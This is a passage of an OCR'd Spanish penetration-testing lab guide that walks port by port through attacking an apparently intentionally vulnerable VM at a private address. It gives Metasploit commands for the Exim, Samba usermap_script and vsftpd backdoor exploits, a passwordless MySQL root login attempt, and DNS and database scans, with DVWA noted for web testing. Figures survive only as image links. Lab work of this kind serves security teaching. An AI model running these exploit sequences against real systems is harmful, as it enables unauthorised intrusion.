


Ilustración 13




Ilustración 14

7.1.4 Puerto 25 – SMTP

Si abierto, ejemplo de exploit:

use exploit/unix/smtp/exim4_string_format

set RHOST 10.0.2.15

set RPORT 25

exploit




Ilustración 15




Ilustración 16

7.1.5 Puerto 53 – DNS

Enumerar DNS:

use auxiliary/gather/enum_dns

set RHOSTS 10.0.2.15

run




Ilustración 17




Ilustración 18

7.1.6 Puertos 139 y 445 – Samba/SMB

Exploit recomendado:

use exploit/multi/samba/usermap_script

set RHOST 10.0.2.15

exploit

139:




Ilustración 19




Ilustración 20




Ilustración 21




Ilustración 22

445:




Ilustración 23

7.1.7 Puerto 2121 – FTP alternativo

Si abierto, intentar el exploit de vsftpd:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 10.0.2.15

set RPORT 2121

exploit




Ilustración 24

7.1.8 Puerto 3306 – MySQL

Detectar versión:

use auxiliary/scanner/mysql/mysql_version

set RHOSTS 10.0.2.15

run

Intentar acceso sin contraseña:

use auxiliary/admin/mysql/mysql_sql

set RHOST 10.0.2.15

set USERNAME root

set PASSWORD "

run




Ilustración 25

7.1.9 Puerto 5432 – PostgreSQL

Detectar versión:

use auxiliary/scanner/postgres/postgres_version

set RHOSTS 10.0.2.15

run




Ilustración 26

7.1.10 Explotación web – DVWA

Desde el navegador de Kali, acceder a:

http://10.0.2.15/dvwa

Imagen 3 muestra la pantalla de login de Damn Vulnerable Web Application, lista para pruebas de vulnerabilidades web como XSS, CSRF o SQL Injection.




Ilustración 27




Ilustración 28

